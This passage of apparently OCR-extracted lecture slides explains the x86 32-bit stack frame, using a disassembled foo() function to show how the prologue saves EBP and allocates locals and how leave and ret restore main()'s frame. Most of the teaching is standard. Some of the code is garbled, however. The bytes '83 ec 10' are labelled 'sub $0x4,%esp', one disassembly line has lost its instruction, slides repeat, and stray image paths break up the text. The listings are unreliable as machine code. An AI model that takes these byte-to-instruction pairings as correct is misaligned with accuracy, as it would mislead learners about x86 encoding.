80484ef:    ff 75 e8                  pushl  -0x18(%ebp)
80484f2:    e8 8d ff ff ff            call   8048484 <foo>
80484f7:    83 c4 10                  add    $0x10,%esp
80484fa:    89 45 f0                  mov    %eax,-0x10(%ebp)
```

Function prologue

EIP (Instruction Pointer)

```
push %eip
jmp 0x8048484
```

# Function Prologue




The CPU needs to remember where **`main()`**'s *frame* is located on the stack, so that it can be restored once **`foo()`**'s will be over.

The first 3 instructions of **`foo()`** take care of this.

| | | |
|---|---|---|
| **`push`** | **`%ebp`** | save the **current stack base address** onto the stack |
| **`mov`** | **`%esp,%ebp`** | the **new base of the stack** is the **old top of the stack** |
| **`sub`** | **`$0x4,%esp`** | allocate **`0x4`** bytes (32 bits integer) for **`foo()`**'s <u>local variables</u> |


```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}
```

# The Stack




Stack
Heap
.data
.bss
.text
0xC0000000
<- EBP
. . .
20
<- EBP-0x14
10
<- EBP-0x18
. . .
. . .
20
10
Saved $EIP
Saved $EBP
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

# The Stack



0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
0xBFFDF000
<- EBP: base pointer address ESP
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

# The Stack



0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
room for int c;
0xBFFDF000
<- EBP: base pointer address ESP
<- ESP
0x4 bytes subtraction
Function prologue
push %ebp
mov %esp,%ebp
sub $0x4,%esp

# The Code (function body)

Assembled code | Disassembled code

```
8048484:   55                     push   %ebp
8048485:   89 e5                  mov    %esp,%ebp
8048487:   83 ec 10               sub    $0x4,%esp
804848a:   c7 45 fc 0e 00 00 00   movl   $0xe,-0x4(%ebp)
8048491:   8b 45 0c               mov    0xc(%ebp),%eax
8048494:   8b 55 08               mov    0x8(%ebp),%edx
8048497:   01 c2                  add    %eax,%edx
8048499:   8b 45 fc               mov    -0x4(%ebp),%eax
804849c:   0f af c2               imul   %edx,%eax
804849f:   89 45 fc               mov    %eax,-0x4(%ebp)
80484a2:   8b 45 fc               mov    -0x4(%ebp),%eax
80484a5:   c9                     leave
80484a6:   c3                     ret
 ...            . . .
 ...            . . .
80484ec:   ff 75 ec               pushl  -0x14(%ebp)
80484ef:   ff 75 e8               pushl  -0x18(%ebp)
80484f2:   e8 8d ff ff ff         call   8048484 <foo>
80484f7:   83 c4 10               add    $0x10,%esp
80484fa:   89 45 f0               mov    %eax,-0x10(%ebp)
```

do the math

return value in EAX

# The Code

Assembled code / Disassembled code

```
8048484:   55                      push    %ebp
8048485:   89 e5                   mov     %esp,%ebp
8048487:   83 ec 10                sub     $0x4,%esp
804848a:   c7 45 fc 0e 00 00 00    movl    $0xe,-0x4(%ebp)
8048491:   8b 45 0c                mov     0xc(%ebp),%eax
8048494:   8b 55 08                mov     0x8(%ebp),%edx
8048497:   01 c2                   add     %eax,%edx
8048499:   8b 45 fc                mov     -0x4(%ebp),%eax
804849c:   0f af c2                imul    %edx,%eax
804849f:   89 45 fc                mov     %eax,-0x4(%ebp)
80484a2:   8b 45 fc                                 ax
80484a5:   c9                      leave
80484a6:   c3                      ret
 ...           . . .
 ...           . . .
80484ec:   ff 75 ec                pushl   -0x14(%ebp)
80484ef:   ff 75 e8                pushl   -0x18(%ebp)
80484f2:   e8 8d ff ff ff          call    8048484 <foo>
80484f7:   83 c4 10                add     $0x10,%esp
80484fa:   89 45 f0                mov     %eax,-0x10(%ebp)
```

Function epilogue

EIP (Instruction Pointer)

# Function Epilogue




The CPU needs to **return back** to **`main()`**'s execution flow.

The last 2 instructions of **`foo()`** take care of this.


these 2 instructions translate into these 3 instructions

| 2 instructions | | 3 instructions |
|---|---|---|
| **`leave`** | **current base** is the **new top** of the stack | **`mov %ebp, %esp`** |
| | restore the **saved EBP** to registry | **`pop %ebp`** |
| **`ret`** | pop the saved EIP and jump there | **`ret`** |

